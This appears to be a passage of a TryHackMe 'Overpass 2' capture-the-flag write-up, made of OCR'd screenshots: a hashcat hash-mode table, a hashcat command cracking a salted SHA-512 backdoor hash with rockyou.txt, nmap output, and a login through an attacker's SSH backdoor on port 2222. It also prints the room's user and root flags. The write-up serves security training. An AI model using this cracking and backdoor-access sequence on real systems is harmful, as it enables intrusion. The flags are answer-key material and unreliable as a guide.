4510 | sha1(sha1($pass).$salt) | Raw Hash salted and/or iterated
5000 | sha1(sha1($salt.$pass.$salt)) | Raw Hash salted and/or iterated
130 | sha1(utf16le($pass).$salt) | Raw Hash salted and/or iterated
1410 | sha256($pass.$salt) | Raw Hash salted and/or iterated
1420 | sha256($salt.$pass) | Raw Hash salted and/or iterated
22300 | sha256($salt.$pass.$salt) | Raw Hash salted and/or iterated
20720 | sha256($salt.sha256($pass)) | Raw Hash salted and/or iterated
21420 | sha256($salt.sha256_bin($pass)) | Raw Hash salted and/or iterated
1440 | sha256($salt.utf16le($pass)) | Raw Hash salted and/or iterated
20800 | sha256(md5($pass)) | Raw Hash salted and/or iterated
20710 | sha256(sha256($pass).$salt) | Raw Hash salted and/or iterated
21400 | sha256(sha256_bin($pass)) | Raw Hash salted and/or iterated
1430 | sha256(utf16le($pass).$salt) | Raw Hash salted and/or iterated
10810 | sha384($pass.$salt) | Raw Hash salted and/or iterated
10820 | sha384($salt.$pass) | Raw Hash salted and/or iterated
10840 | sha384($salt.utf16le($pass)) | Raw Hash salted and/or iterated
10830 | sha384(utf16le($pass).$salt) | Raw Hash salted and/or iterated
1710 | sha512($pass.$salt) | Raw Hash salted and/or iterated
1720 | sha512($salt.$pass) | Raw Hash salted and/or iterated
1740 | sha512($salt.utf16le($pass)) | Raw Hash salted and/or iterated
1730 | sha512(utf16le($pass).$salt) | Raw Hash salted and/or iterated
50 | HMAC-MD5 (key = $pass) | Raw Hash authenticated
Search
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
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/ssh-backdoor
File Actions Edit View Help
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kali@kali: ~/Downloads ×
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malformed, or if input is otherwise not as expected (for example, if the
--username option is used but no username is present)
No hashes loaded.
Started: Thu Mar 21 06:04:30 2024
Stopped: Thu Mar 21 06:04:35 2024
(kali㉿kali)-[~/ssh-backdoor]
$ hashcat -m 1710 '6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
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Rules: 1
Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
Search
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



Task 3: Attack - Get back in!

With the information gathered, it's time to regain control of Overpass' production server.

Findings:

- **Message left by the attacker as a heading**: H4ck3d by CooctusClan



- **User flag:** thm{d119b4fa8c497ddb0525f7ad200e6567}

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root@ip-10-10-126-160: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-126-160:~# nmap -sC -sV 10.10.221.216

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-21 03:37 GMT
Nmap scan report for ip-10-10-221-216.eu-west-1.compute.internal (10.10.221.216)
Host is up (0.00061s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:3a:be:ed:ff:a7:02:d2:6a:d6:d0:bb:7f:38:5e:cb (RSA)
|   256 fc:6f:22:c2:13:4f:9c:62:4f:90:c9:3a:7e:77:d6:d4 (ECDSA)
|_  256 15:fd:40:0a:65:59:a9:b5:0e:57:1b:23:0a:96:63:05 (EdDSA)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LOL Hacked
2222/tcp open  ssh     OpenSSH 8.2p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|_  2048 a2:a6:d2:18:79:e3:b0:20:a2:4f:aa:b6:ac:2e:6b:f2 (RSA)
MAC Address: 02:AD:FC:A4:F8:EB (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.75 seconds
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Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng

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Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----+
|        .. .     |
|       .  +      |
|      o   .=.    |
|     . o  o+.    |
|      + S +.     |
|     =.o %.      |
|    ..*.% =.     |
|    .+.X+*.+     |
|   .oo=++=Eo.    |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
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Packet 3480. 67 client pkts, 19 server pkts, 38 turns. Click to select.

Entire conversation (6,980 bytes) | Show data as ASCII | Stream 3

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

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Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.75 seconds
root@ip-10-10-126-160:~# ssh james@10.10.221.216
The authenticity of host '10.10.221.216 (10.10.221.216)' can't be established.
ECDSA key fingerprint is SHA256:k9Gy3gjhPS9Ra0ij5Mz+6JaiSVr39W8oS/bUVg0fe0A.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.221.216' (ECDSA) to the list of known hosts.
james@10.10.221.216's password:
Permission denied, please try again.
james@10.10.221.216's password:
Connection closed by 10.10.221.216 port 22
root@ip-10-10-126-160:~# ssh -p 2222 james@10.10.221.216
The authenticity of host '[10.10.221.216]:2222 ([10.10.221.216]:2222)' can't be established.
RSA key fingerprint is SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.221.216]:2222' (RSA) to the list of known hosts.
james@10.10.221.216's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$
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





- **Root flag:** thm{d53b2684f169360bb9606c333873144d}








Conclusion:

After analyzing the PCAP file, researching the malicious code, and regaining access to the server, learners successfully uncovered essential information regarding the attacker's methods, the backdoor's details, and recovered the user and root flags. The Overpass 2 room on TryHackMe provided valuable insights into forensics, research, and attack techniques, enhancing my security and ethical hacking skills.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